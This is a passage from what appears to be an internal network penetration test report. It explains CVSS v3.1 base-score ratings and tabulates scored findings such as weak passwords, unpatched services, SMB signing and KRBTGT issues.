The Base Score is a function of the Exploitability and Impact sub score equations as defined in the CVSS v3.1 standard. For more information on the CVSS v3.1 standard and the Base Score calculation, please refer to the CVSS version 3.1 Specification Document³.

The ratings assigned for each finding does not include, nor consider, an assessment of the following metrics:

- ▶ *Temporal Score*, which measures the current state of exploit techniques or code availability, the existence of any patches or workarounds, or the confidence that one has in the description of a vulnerability, or
- ▶ *Environmental Score*, which measures the potential impact of a vulnerability within the target computing environment depending on the importance of the affected asset to a user's organization, measured in terms of complementary/alternative security controls in place, Confidentiality, Integrity, and Availability.

Calculated CVSS v3.1 Base Scores are mapped to the ratings as defined below:

Rating	CVSS v3.1 Base Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

³ <https://www.first.org/cvss/>

5. CVSS v3.1 Base Score Observation Matrix

Below is the numerical score and risk rating translation for the vulnerabilities identified.

Findings	Attack Vector	Attack Complexity	Privileges Required	User Interaction	Scope	Confidentiality	Integrity	Availability	CVSS Base Score
Internal H1: Easily Guessable User Credentials	Adjacent Network	Low	None	None	Changed	High	Low	Low	8.8
Internal H2: Service Accounts with Weak Passwords	Adjacent Network	Low	Low	None	Changed	High	Low	Low	8.2
Internal H3: Insufficient Access Control on Network File Shares	Adjacent Network	Low	Low	None	Changed	High	Low	Low	8.2
Internal H4: Unpatched Service in Use	Adjacent Network	High	None	None	Changed	Low	High	High	8.2
Internal H5: Outdated/Vulnerable Versions of Windows Operating System in Use	Adjacent Network	Low	None	None	Unchanged	Low	Low	High	7.6
Internal H6: Shared Local Admin Privileges	Adjacent Network	Low	High	None	Changed	Low	High	Low	7.5
Internal H7: Password Reuse across different Privilege Levels	Adjacent Network	Low	High	None	Changed	High	Low	Low	7.5
Internal H8: Domain Admins with User Sessions on Non-Domain Controllers	Adjacent Network	High	High	None	Changed	High	High	Low	7.5

Findings	Attack Vector	Attack Complexity	Privileges Required	User Interaction	Scope	Confidentiality	Integrity	Availability	CVSS Base Score
Internal M1: Insecure Implementation of Windows GPP	Adjacent Network	Low	Low	None	Unchanged	High	Low	Low	6.8
Internal M2: Domain Network Services Configured with Elevated Privileges	Adjacent Network	Low	Low	None	Changed	Low	Low	Low	6.5
Internal M3: MS-SQL Database Permits All Domain Users Login Access	Adjacent Network	Low	Low	None	Unchanged	High	None	None	5.7
Internal M4: Passwords Set to Never Expire	Adjacent Network	Low	Low	None	Unchanged	Low	Low	Low	5.5
Internal M5: FTP Servers Allow Anonymous Access	Adjacent Network	Low	None	None	Unchanged	Low	Low	None	5.4
Internal M6: The Password of the KRBTGT Active Directory Account has not been Reset	Adjacent Network	High	High	None	Changed	Low	Low	Low	5.1
Internal M7: NFS Shares Exported to "Everyone"	Adjacent Network	Low	None	None	Unchanged	Low	None	None	4.3
Internal M8: Windows Domain Password Policy Susceptible to Password Guessing Attack	Adjacent Network	Low	None	None	Unchanged	None	Low	None	4.3
Internal M9: SMBv1 Protocol Enabled	Adjacent Network	High	None	None	Unchanged	None	Low	Low	4.2

Findings	Attack Vector	Attack Complexity	Privileges Required	User Interaction	Scope	Confidentiality	Integrity	Availability	CVSS Base Score
Internal M10: SMB Signing Not Required	Adjacent Network	High	None	None	Unchanged	None	Low	Low	4.2
Internal L1: Excessive Number of Privileged Accounts	Network	High	None	None	Unchanged	None	None	Low	3.7
Internal L2: Insufficient Network Monitoring	Adjacent Network	Low	Low	None	Unchanged	None	Low	None	3.5
Internal L3: Lack of Network Segmentation	Adjacent Network	High	None	None	Unchanged	Low	None	None	3.1